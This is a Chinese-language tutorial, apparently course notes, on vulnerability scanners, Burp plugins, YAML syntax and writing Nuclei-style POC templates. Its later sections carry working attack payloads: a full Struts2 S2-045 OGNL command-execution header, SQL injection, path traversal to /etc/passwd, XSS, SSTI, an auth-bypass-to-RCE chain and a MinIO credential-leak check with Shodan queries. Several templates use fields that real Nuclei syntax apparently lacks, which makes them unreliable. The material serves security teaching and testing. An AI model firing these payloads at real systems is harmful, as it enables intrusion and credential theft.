这里主要讲的是漏洞发现的工具和插件利用
发现层面:
web/框架/组件
APP/小程序/API
操作系统/其他杂项
漏洞扫描:
综合类:Awvs、Xray...
特征类:Gody、Yakit、Nuclei、Afrog、Poscute3...
插件类:burp插件、浏览器插件
Poc开发:Yaml语法、支持项目、导入调用、插件AI开发
漏洞发现-Web&框架组件&中间件&APP&小程序&系统
-扫描项目-综合漏扫&特征漏扫&被动漏扫&联动漏扫
-Poc 开发-Ymal 语法&联动导入&项目拓展&Ai 结合
-扫描插件-Burpsuite 插件&浏览器插件&自动模版
联动扫描

工具
市面上有很多漏扫系统工具脚本,课程讲到的基本都是目前主流推荐的优秀项目!
Burpsuite,Awvs,Xray,Goby,Afrog,Yakit,Nuclei,Vulmap,Pocassist,Nessus,Pentestkit,Kunyu,Pocsuite3,浏览器各类插件,Burpsuite 插件(HaE,ShiroScan,FastJsonScan,Log4j2Scan,Springscan,JScan 等
BurpSuite 是用于攻击 web 应用程序的集成平台,包含了许多工具。BurpSuite 为这些工具
设计了许多接口,以加快攻击应用程序的过程。所有工具都共享一个请求,并能处理对应的 HTTP 消息、持久性、认证、代理、日志、警报
Acunetix 一款商业的 Web 漏洞扫描程序,它可以检查 Web 应用程序中的漏洞,如 SQL 注入、跨站脚本攻击、身份验证页上的弱口令长度等。它拥有一个操作方便的图形用户界面,并且能够创建专业级的 Web 站点安全审核报告。新版本集成了漏洞管理功能来扩展企业全面管理、优先级和控制漏洞威胁的能力。
Xray 是从长亭洞鉴核心引擎中提取出的社区版漏洞扫描神器,支持主动、被动多种扫描方式,自备盲打平台、可以灵活定义 POC,功能丰富,调用简单,支持 Windows /macOS/Linux 多种操作系统,可以满足广大安全从业者的自动化 Web 漏洞探测需求。
Goby 是一款新的网络安全测试工具,由赵武 Zwell(Pangolin、JSky、FOFA 作者)打造,它能够针对一个目标企业梳理最全的攻击面信息,同时能进行高效、实战化漏洞扫描,并快速的从一个验证入口点,切换到横向。能通过智能自动化方式,帮助安全入门者熟悉靶场攻防,帮助攻防服务者、渗透人员更快的拿下目标。
Nuclei 是一款基于 YAML 语法模板的开发的定制化快速漏洞扫描器。它使用 Go 语言开发,具有很强的可配置性、可扩展性和易用性。 提供TCP、DNS、HTTP、FILE 等各类协议的扫描,通过强大且灵活的模块,可以使用Nuclei模拟各种安全检查
Afrog 是一款性能卓越,快捷稳定,Poc可定制的漏洞扫描(挖掘)工具,Poc涉及CVE,CNVE,默认口令,信息泄露,指纹识别,未授权访问,任意文件读取,命令执行等多种漏洞类型,帮助网络安全从业者快速验证并及时修复漏洞
YAKit 是一款集成化单兵安全能力平台,通过函数提供各类底层安全能力,包括端口扫描、指纹识别、poc框架、shell管理、MITM劫持、强大的插件系统等。在打造一个覆盖渗透测试全流程的网络安全工具库
插件
这里以burp插件为主,还有一些谷歌浏览器的插件
burp
漏洞检测类:
1、Fiora
Nuclei 提供 Poc 图形界面,实现快速搜索、一键运行等功能,提升体验。
https://github.com/bit4woo/Fiora
2、TsojanScan
集成的BurpSuite 常见漏洞探测插件
https://github.com/Tsojan/TsojanScan
3、RouteVulScan
递归式被动检测脆弱路径的burp插件
https://github.com/F6JO/RouteVulScan
分析辅助类:
1、HaE
高亮标记和信息提取利器
https://github.com/ghOstkey/HaE
2、knife
数据包定位,工具调用
https://github.com/bit4woo/knife
3、domain hunter pro
域名提取,数据包分析,数据筛选,接口调用
https://github.com/bit4woo/domain hunter pro
4、burp nu te gen
Nuclei模版辅助生成
https://github.com/ffOx/burp nu te_gen
谷歌浏览器
信息收集&情报辅助
参考·
https://mp.weixin.qq.com/s/5RcG205 WGDD7b0bISGKJA https://mp.weixin.qq.com/s/KtmgH9djcHZs-kdEZK9fvO https://mp.weixin.qq.com/s/neOKSkHIyoJR6LS5yx2QGQ
YMAL语法
这里讲一下Yaml语法,帮助我们后期自己写POC
一、YAML 是什么?
YAML 是 "YAML Ain't a Markup Language" 的递归缩写。它最初的意思是 "Yet Another Markup Language",但后来为了强调其以数据为中心,而非文档标记,更改了含义。
核心特性:
使用缩进来表示结构,类似于 Python。
不需要使用大量的括号和标签,如 JSON 或 XML。
支持注释。
支持复杂数据类型(对象、数组)。
支持数据引用(锚点与别名)。
二、基本语法规则
1.大小写敏感:key 和 KEY 是不同的。
2.使用缩进表示层级关系:
只能使用空格进行缩进,不能使用 Tab 键。
缩进的空格数不重要,只要相同层级的元素左对齐即可。
常见的缩进是 2 个或 4 个空格。
3.#表示注释,从它开始到行尾的内容都会被忽略。
yaml
# 这是一个注释
key: value # 这是一个行内注释
三、基本数据类型
YAML 支持所有 JSON 中的数据类型,并进行了扩展。
-
标量(Scalars)
单个的、不可再分的值。
字符串:
-
一般情况下不需要引号。 如果字符串包含特殊字符(如 :, {, }, , , , &, *, #, ?, |, -, <, >,
=, !, %, `),或者以引号开头/结尾,则需要放在单引号或双引号中。
-
单引号 ': 其中的特殊字符会作为普通字符处理。例如 'this is a line\n' 中的 \n 不会被解析为换行符。
-
双引号 ": 支持转义字符。例如 "this is a line\n" 会被解析为两行。
-
块状字符串: 用于表示多行文本。
yaml
  |: 保留换行符。

   >: 将换行符折叠为空格,变成一行。适用于长段落
。
yaml
plain_string: This is a string
single_quoted: 'This is a single-quoted string'
double_quoted: "This is a double-quoted string with a \n newline"
literal_block: |
  This is a block of text
  that preserves newlines.
  It will have three lines.
folded_style: >
  This is a block of text that
  folds newlines into spaces.
  It will be one long line.
布尔值
true, True, TRUE, false, False, FALSE 都可以。
yaml
is_active: true
is_admin: False
整数与浮点数
直接书写。
yaml
integer: 42
negative: -10
float: 3.14159
scientific_notation: 6.626e-34
空值
null, Null, NULL, ~ 都表示空值。
yaml
value1: null
value2: ~- 序列(Sequences / Arrays / Lists)
一组按次序排列的值,以 -(横线和空格)开头。
yaml
# 一个简单的数组
fruits:
  - Apple
  - Banana
  - Orange

# 行内写法(流式风格)
fruits: [Apple, Banana, Orange]

# 嵌套数组
matrix:
  - [1, 2, 3]
  - [4, 5, 6]
- [7, 8, 9]- 映射(Mappings / Hashes / Dictionaries)
键值对集合。
yaml
# 一个简单的对象
person:
  name: John Doe
  age: 30
  is_employed: true

# 行内写法(流式风格)
person: {name: John Doe, age: 30, is_employed: true}
四、复杂结构:组合使用
通过缩进,可以将列表和字典自由组合。
yaml
yaml
# 一个字典,其值是列表
employees:
  - name: Alice
    department: Engineering
    skills:
      - Python
      - Go
      - Kubernetes
  - name: Bob
    department: Design
    skills:
      - Sketch
      - Figma

# 一个列表,其元素是字典
- id: 1
  title: Learn YAML
  completed: true
- id: 2
  title: Practice Kubernetes
  completed: false
五、高级特性
- 文档与多文档
一个 YAML 文件可以包含多个"文档",文档之间用 --- 分隔。... 可以用来表示文档的结束(可选)。
yaml
# 第一个文档,定义一个配置
---
server:
  port: 8080
  environment: development
...
---
# 第二个文档,定义另一个配置
server:
  port: 443
  environment: production
这在 Kubernetes 中非常常见,一个 yaml 文件里可以定义多个资源(如一个 Deployment 和一个 Service)。- 锚点(Anchors)与别名(Aliases)
用于避免重复代码,实现代码复用。
& 用来建立锚点。
- 用来引用锚点。
<< 用于合并映射。
yaml
# 定义锚点
defaults: &default_settings
  adapter: postgres
  host: localhost
  port: 5432

# 引用锚点,完全复制
development:
  database: dev_db
  <<: *default_settings # 合并 default_settings 的所有键值对

production:
  database: prod_db
  <<: *default_settings
  host: prod-server.com # 覆盖从锚点继承来的 host
  port: 5433            # 覆盖从锚点继承来的 port
最终 production 的值为:
yaml
production:
  database: prod_db
  adapter: postgres
  host: prod-server.com
port: 5433- 多行字符串的细节控制
在 | 或 > 后面可以跟一个块状标头,用于更精细地控制多行字符串的处理。
-
| 或 |+ 或 |-
-
或 >+ 或 >-
这些符号控制对末尾换行符和末尾空行的处理。
-
默认 (|, >): 保留末尾换行符,剪裁末尾空行。
-
- (|+, >+): 保留末尾换行符和末尾空行。
-
- (|-, >-): 剪裁末尾换行符和末尾空行。
yaml
yaml
clipping: |
    This has one newline at the end.

keeping: |+
    This has one newline at the end.

stripping: |-
    This has no newline at the end.
六、YAML 与 JSON 的关系
YAML 是 JSON 的超集。理论上,任何有效的 JSON 文件也都是有效的 YAML 文件。
JSON 示例:
yaml
json
{
  "name": "John",
  "age": 30,
  "hobbies": ["reading", "hiking"],
  "address": {
    "street": "123 Main St",
    "city": "Anytown"
  }
}
等价的 YAML 示例:
yaml
yaml
name: John
age: 30
hobbies:
  - reading
  - hiking
address:
  street: 123 Main St
  city: Anytown
显然,YAML 的写法更加简洁和易读。
七、注意事项与常见错误
Tab 与空格: 这是最常见的错误。永远不要使用 Tab 缩进。
缩进不一致: 在同一文件中混用 2 个空格和 4 个空格缩进会导致解析错误。
错误的布尔值: 在旧版本解析器中,y/n, on/off 也可能被解析为布尔值,最好使用 true/false。
字符串引号: 当字符串看起来像其他类型(如 123 像数字,true 像布尔值)但你希望它是字符串时,务必加引号。
yaml
code: "123"  # 这是一个字符串 "123"
message: "true" # 这是一个字符串 "true"
总结
YAML 以其卓越的可读性和灵活性,成为了现代软件开发中配置文件的事实标准。掌握其核心语法------缩进、三种基本数据类型(标量、序列、映射)以及锚点别名等高级特性------将使你能够轻松编写和理解诸如 Docker Compose、Kubernetes 和 CI/CD 管道等工具的配置
POC开发
就是利用某一个漏洞整合的,可以导入上面的工具进行扫描,比如Xray,yakit,nuclei,Afrog等等
这里讲如何开发一个POC
首先
开发环境:Vscode+Yaml插件
官网:https://code.visualstudio.com/
在里面按照Yaml插件
开发文档参考资料:
https://docs.nuclei.sh/template-guide/introduction
https://blog.csdn.net/gg 41315957/article/details/126594572
https://blog.csdn.net/qq_41315957/article/details/126594670
YAML是一种数据序列化语言,它的基础语法规则转义如下:
- 大小写敏感
- 使用缩进表示层级关系
- 缩进时不允许使用tab键,自能使用空格
- 缩进的空格数目不重要,重要相同层级的元素左侧对齐即可
YAML POC模板
- 编号 id (poc编号)
- 信息 info (详细信息)
- 请求 http file tcp等 (如何利用漏洞)
- 匹配 matchers interactsh (对利用后的结果进行判断)
- 提取 extractors (对利用后的结果进行判断)
开发流程:
1 POC模板套用
2 POC创建独立编号
3 POC填入详细信息
4 poc提交协议流程编写
5 poc 结果匹配模式判断
6 poc结果提取判断
POC模板结构
yaml
id: CVE-2023-28432

info:
  name: MinIO 集群模式信息泄露漏洞
  author: xxx
  severity: low
  description: |
    在 RELEASE.2023-03-20T20-16-18Z 版本(不含)以前,集群模式部署下存在信息泄露漏洞。
    攻击者通过发送 POST 数据包可获取进程所有的环境变量,包含敏感信息如 MINIO_SECRET_KEY 和 MINIO_ROOT_PASSWORD。
  reference:
    - https://github.com/minio/minio/security/advisories/GHSA-6xvq-wj2x-3hvw
    - https://github.com/vulhub/vulhub/tree/master/minio/CVE-2023-28432
  classification:
    cwe: CWE-200  # 信息暴露
    cve: CVE-2023-28432
  metadata:
    verified: true
    max-requests: 2
    fofa-query: title=="MinIO Browser"
    shodan-query: http.title:"MinIO Browser"
  tags: minio,info-disclosure,unauthorized

# HTTP协议检测
http:
  - method: POST
    path:
      - "/minio/bootstrap/v1/verify"

    headers:
      User-Agent: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36"
      Content-Type: "application/x-www-form-urlencoded"
      Accept: "*/*"

    body: ""

    # 匹配器部分
    matchers-condition: and
    matchers:
      # 状态码匹配器
      - type: status
        status:
          - 200
          - 201

      # 正则匹配器 - 检测关键信息
      - type: word
        part: body  # body/header/all
        words:
          - "MINIO_ROOT_PASSWORD"
          - "MINIO_SECRET_KEY"
          - "MINIO_ACCESS_KEY"
        condition: or

      # 正则匹配器 - 检测JSON结构
      - type: regex
        part: body
        regex:
          - '"MINIO_[A-Z_]+":\s*"[^"]+"'
        condition: and

      # 大小匹配器
      - type: size
        part: body
        size: 500  # 响应体大于500字节

    # 提取器部分
    extractors:
      # 正则提取器 - 提取环境变量
      - type: regex
        part: body
        name: env_vars
        regex:
          - '"MINIO_ROOT_PASSWORD":\s*"([^"]+)"'
          - '"MINIO_SECRET_KEY":\s*"([^"]+)"'
          - '"MINIO_ACCESS_KEY":\s*"([^"]+)"'
        group: 1
        internal: true  # 仅内部使用,不显示在结果中

      # 正则提取器 - 提取版本信息
      - type: regex
        part: body
        name: version
        regex:
          - '"MINIO_VERSION":\s*"([^"]+)"'
        group: 1

      # Kval提取器 - 从JSON中提取
      - type: kval
        part: body
        kval:
          - "MINIO_ROOT_PASSWORD"
          - "MINIO_SECRET_KEY"

      # XPath提取器 - 如果是XML响应
      - type: xpath
        part: body
        attribute: text
        xpath:
          - "/response/credentials/password"

      # JSON提取器
      - type: json
        part: body
        json:
          - ".MINIO_ROOT_PASSWORD"
          - ".MINIO_SECRET_KEY"

      # DSL提取器 - 使用表达式提取
      - type: dsl
        dsl:
          - '"用户名: " + MINIO_ACCESS_KEY'
          - '"密码: " + MINIO_ROOT_PASSWORD'
匹配器(Matchers)详解
2.1 匹配器类型
yaml
yaml
# 示例1:多种匹配器组合使用
matchers-condition: and  # 所有匹配器必须全部满足
matchers:
  # 1. 状态码匹配器
  - type: status
    status:
      - 200
      - 201
      - 403  # 有时403也表示存在

  # 2. 关键词匹配器
  - type: word
    part: body
    words:
      - "password"
      - "secret"
      - "access_key"
    condition: and  # 必须同时包含所有关键词
    case-insensitive: true  # 忽略大小写

  # 3. 二进制关键词匹配器(用于二进制数据)
  - type: word
    part: body
    encoding: hex
    words:
      - "504f5354"  # POST的hex

  # 4. 正则匹配器
  - type: regex
    part: body
    regex:
      - 'root:\w*:0:0:'
      - 'ssh-\w+\s+[A-Za-z0-9+/]+={0,3}'
    condition: or  # 满足一个即可
    case-insensitive: false

  # 5. 大小匹配器
  - type: size
    part: body
    size: 100  # 响应体大小大于100字节

  # 6. 响应时间匹配器
  - type: dsl
    dsl:
      - "duration>=5"  # 响应时间大于5秒(用于时间盲注)

  # 7. 条件匹配器(依赖提取器结果)
  - type: dsl
    dsl:
      - 'contains(body, extracted_env)'
      - 'len(extracted_password) > 8'
2.2 复杂匹配逻辑
yaml
yaml
# 多规则复杂匹配
matchers:
  # 规则组1:基础验证
  - type: status
    status: 200

  # 规则组2:指纹特征(至少满足2个)
  - type: word
    part: body
    words:
      - "Apache Tomcat"
      - "Powered by"
      - "Tomcat"
    condition: or
    count: 2  # 至少匹配2个

  # 规则组3:漏洞特征
  - type: regex
    part: body
    regex:
      - 'manager/html.*password'
      - 'credentials.*tomcat'
    condition: and

  # 负向匹配(排除误报)
  - type: word
    part: body
    words:
      - "404 Not Found"
      - "Access Denied"
    negative: true  # 负向匹配,不应该出现这些词
提取器(Extractors)详解
3.1 提取器类型
yaml
yaml
extractors:
  # 1. 正则提取器(最常用)
  - type: regex
    name: version
    part: body
    regex:
      - 'Version:\s*([\d.]+)'
      - 'v([\d.]+)\s+Release'
    group: 1  # 捕获组
    internal: false  # 在结果中显示

  # 2. JSON提取器
  - type: json
    name: credentials
    part: body
    json:
      - ".data.token"
      - ".user.id"
      - ".result[0].password"

  # 3. KVAL提取器(键值对)
  - type: kval
    name: headers
    part: header
    kval:
      - "Server"
      - "X-Powered-By"

  # 4. XPath提取器
  - type: xpath
    name: title
    part: body
    xpath:
      - "/html/head/title/text()"

  # 5. 多部分提取器
  - type: regex
    name: full_info
    part: all  # 从整个响应中提取
    regex:
      - 'User: (\w+)\s+Pass: (\w+)'
    group:
      - 1  # 用户名
      - 2  # 密码
3.2 提取器高级用法
yaml
yaml
extractors:
  # 1. 提取后处理
  - type: regex
    name: encoded_data
    part: body
    regex:
      - 'data:\s*([A-Za-z0-9+/=]+)'
    group: 1
    # 对提取的数据进行解码
    post-process:
      - base64_decode

  # 2. 多级提取
  - type: regex
    name: json_data
    part: body
    regex:
      - '\{.*"token":".*"\}'
    group: 0
    # 对提取的JSON再次提取
    extractors:
      - type: json
        json:
          - ".token"

  # 3. 动态提取
  - type: dsl
    name: is_vulnerable
    dsl:
      - 'contains(body, "vulnerable") ? "YES" : "NO"'

  # 4. 提取到变量供后续使用
  - type: regex
    name: session_id
    part: header
    internal: true  # 内部变量,不输出
    regex:
      - 'Set-Cookie: session=([^;]+)'
    group: 1
实战漏洞POC示例
4.1 SQL注入漏洞示例
yaml
yaml
id: SQLi-2023-001

info:
  name: MySQL 布尔盲注漏洞
  author: security-team
  severity: high
  description: 用户登录处存在基于布尔的SQL注入漏洞
  tags: sqli,mysql,boolean-based

http:
  - method: GET
    path:
      - "/user/login"

    headers:
      User-Agent: "sqlmap/1.0"

    # 布尔盲注payload
    payloads:
      boolean_test:
        - "' AND '1'='1"
        - "' AND '1'='2"

    attacks:
      - payload: boolean_test
        param: username

    matchers-condition: and
    matchers:
      - type: dsl
        dsl:
          # 比较两个payload的响应差异
          - 'compare_responses(requests[0].body, requests[1].body)'
          - 'len_difference > 100'

    extractors:
      - type: dsl
        name: injection_type
        dsl:
          - "'布尔盲注'"

      - type: regex
        name: db_version
        part: body
        internal: true
        regex:
          - "MySQL.*([\d.]+)"
        group: 1
4.2 文件包含漏洞示例
yaml
yaml
id: LFI-2023-002

info:
  name: PHP本地文件包含漏洞
  author: pentester
  severity: high
  description: 通过file参数可读取系统文件
  tags: lfi,php,file-inclusion

http:
  - method: GET
    path:
      - "/index.php"

    payloads:
      lfi_payloads:
        - "file=../../../../etc/passwd"
        - "file=php://filter/convert.base64-encode/resource=index.php"

    attacks:
      - payload: lfi_payloads
        param: file

    matchers-condition: or
    matchers:
      # 匹配/etc/passwd特征
      - type: word
        part: body
        words:
          - "root:x:0:0:"
          - "daemon:x:1:1:"
        condition: and

      # 匹配base64编码的PHP文件
      - type: regex
        part: body
        regex:
          - 'PD9waHA.*=='
        case-insensitive: true

    extractors:
      # 提取用户名列表
      - type: regex
        name: system_users
        part: body
        regex:
          - '(\w+):x:\d+:\d+:'
        group: 1
        multiple: true  # 提取多个匹配

      # 提取PHP源码
      - type: regex
        name: php_source
        part: body
        regex:
          - '([A-Za-z0-9+/]+={0,2})'
        group: 1
        post-process:
          - base64_decode
4.3 XSS漏洞示例
yaml
yaml
id: XSS-2023-003

info:
  name: 反射型XSS漏洞
  author: bug-hunter
  severity: medium
  description: 搜索框存在未过滤的反射型XSS
  tags: xss,reflected,javascript

http:
  - method: GET
    path:
      - "/search"

    payloads:
      xss_payloads:
        - "<script>alert('XSS')</script>"
        - "\"><img src=x onerror=alert(1)>"
        - "javascript:alert(document.domain)"

    attacks:
      - payload: xss_payloads
        param: q

    matchers-condition: or
    matchers:
      # 检查payload是否原样返回
      - type: regex
        part: body
        regex:
          - '<script>alert\([\'"]XSS[\'"]\)</script>'
          - 'onerror=alert\(1\)'
          - 'javascript:alert\(document\.domain\)'

    extractors:
      - type: regex
        name: vulnerable_param
        part: body
        regex:
          - 'name="([^"]+)"[^>]*value="[^"]*<script>'
        group: 1

      - type: dsl
        name: xss_type
        dsl:
          - 'contains(body, "<script>") ? "Script标签注入" : "事件处理器注入"'
4.4 命令执行漏洞示例
yaml
yaml
id: RCE-2023-004

info:
  name: Struts2 远程命令执行
  author: red-team
  severity: critical
  description: Apache Struts2 S2-045远程代码执行漏洞
  tags: rce,struts2,java

http:
  - method: POST
    path:
      - "/index.action"

    headers:
      Content-Type: "%{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='whoami').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}"

    body: "test=123"

    matchers-condition: and
    matchers:
      - type: status
        status: 200

      - type: word
        part: body
        words:
          - "root"
          - "administrator"
          - "nt authority\\system"
        condition: or

      - type: dsl
        dsl:
          - 'contains(body, "Microsoft") || contains(body, "Linux")'

    extractors:
      - type: regex
        name: exec_result
        part: body
        regex:
          - '(root|administrator|nt authority\\\\system)'
        group: 1

      - type: regex
        name: os_type
        part: body
        regex:
          - '(Linux|Windows|Unix)'
        group: 1
Interactsh集成(用于带外检测)
yaml
yaml
id: SSRF-2023-005

info:
  name: 服务器端请求伪造漏洞
  author: white-hacker
  severity: medium
  description: 存在SSRF漏洞,可探测内网服务
  tags: ssrf,oob,internal-network

http:
  - method: GET
    path:
      - "/api/fetch"

    payloads:
      ssrf_payloads:
        - "url=http://{{interactsh-url}}"
        - "url={{base64('http://{{interactsh-url}}')}}"

    attacks:
      - payload: ssrf_payloads
        param: url

    # Interactsh配置
    interactsh:
      - server: "{{interactsh-server}}"
        protocol: "http"
        id: "{{interactsh-id}}"

    matchers-condition: and
    matchers:
      # 等待Interactsh回调
      - type: dsl
        dsl:
          - 'interactsh.hasInteraction()'

    extractors:
      - type: dsl
        name: interacted_data
        dsl:
          - 'interactsh.getInteractions()'
动态payload生成
yaml
yaml
id: SSTI-2023-006

info:
  name: Flask Jinja2 模板注入
  author: web-security
  severity: high
  description: Flask应用存在服务器端模板注入漏洞
  tags: ssti,flask,python

http:
  - method: GET
    path:
      - "/greeting"

    # 动态生成payload
    payloads:
      ssti_payloads:
        # 探测payload
        - "{{7*7}}"
        - "{{config}}"
        # 命令执行payload
        - "{{''.__class__.__mro__[1].__subclasses__()}}"

    attacks:
      - payload: ssti_payloads
        param: name

    matchers-condition: or
    matchers:
      - type: word
        part: body
        words:
          - "49"  # 7*7的结果
          - "Config"
          - "<class 'type'>"

    extractors:
      # 提取可用的类
      - type: regex
        name: available_classes
        part: body
        regex:
          - "<class '([^']+)'>"
        group: 1
        multiple: true
七、多步骤攻击链
yaml
yaml
id: Chain-2023-007

info:
  name: 认证绕过+RCE攻击链
  author: red-team
  severity: critical
  description: 多个漏洞组合利用的攻击链
  tags: chain,auth-bypass,rce

http:
  # 步骤1:认证绕过
  - method: POST
    path: "/admin/login"

    payloads:
      auth_bypass:
        - "admin' or '1'='1"
        - "' or 1=1--"

    attacks:
      - payload: auth_bypass
        param: username

    matchers:
      - type: word
        part: header
        words:
          - "Set-Cookie: session="

    extractors:
      - type: regex
        name: session_cookie
        part: header
        internal: true
        regex:
          - 'Set-Cookie: session=([^;]+)'
        group: 1

  # 步骤2:使用获取的session进行RCE
  - method: POST
    path: "/admin/exec"

    headers:
      Cookie: "session={{session_cookie}}"

    body: "cmd=whoami"

    matchers:
      - type: word
        part: body
        words:
          - "root"
          - "admin"

    extractors:
      - type: regex
        name: command_result
        part: body
        regex:
          - 'Result:\s*(.+)'
        group: 1
POC开发规范
8.1 命名规范
yaml
yaml
id: CVE-2023-XXXXX  # 有CVE的使用CVE编号
# 或
id: CNVD-2023-XXXXX # 使用CNVD编号
# 或
id: VUL-YYYY-NNNN  # 自定义编号,YYYY年,NNNN序号
8.2 结果输出优化
yaml
yaml
extractors:
  - type: regex
    name: risk_level
    part: body
    regex:
      - 'Risk:\s*(High|Critical|Medium|Low)'
    group: 1

  - type: dsl
    name: summary
    dsl:
      - |
        "漏洞类型: " + extracted_name + "\n" +
        "风险等级: " + extracted_risk_level + "\n" +
        "影响系统: " + extracted_version
8.3 调试模式
yaml
# 调试标记
debug: true

# 请求/响应输出
extractors:
  - type: dsl
    name: debug_info
    internal: true
    dsl:
      - 'request.headers'
      - 'response.body[0:500]'  # 只取前500字节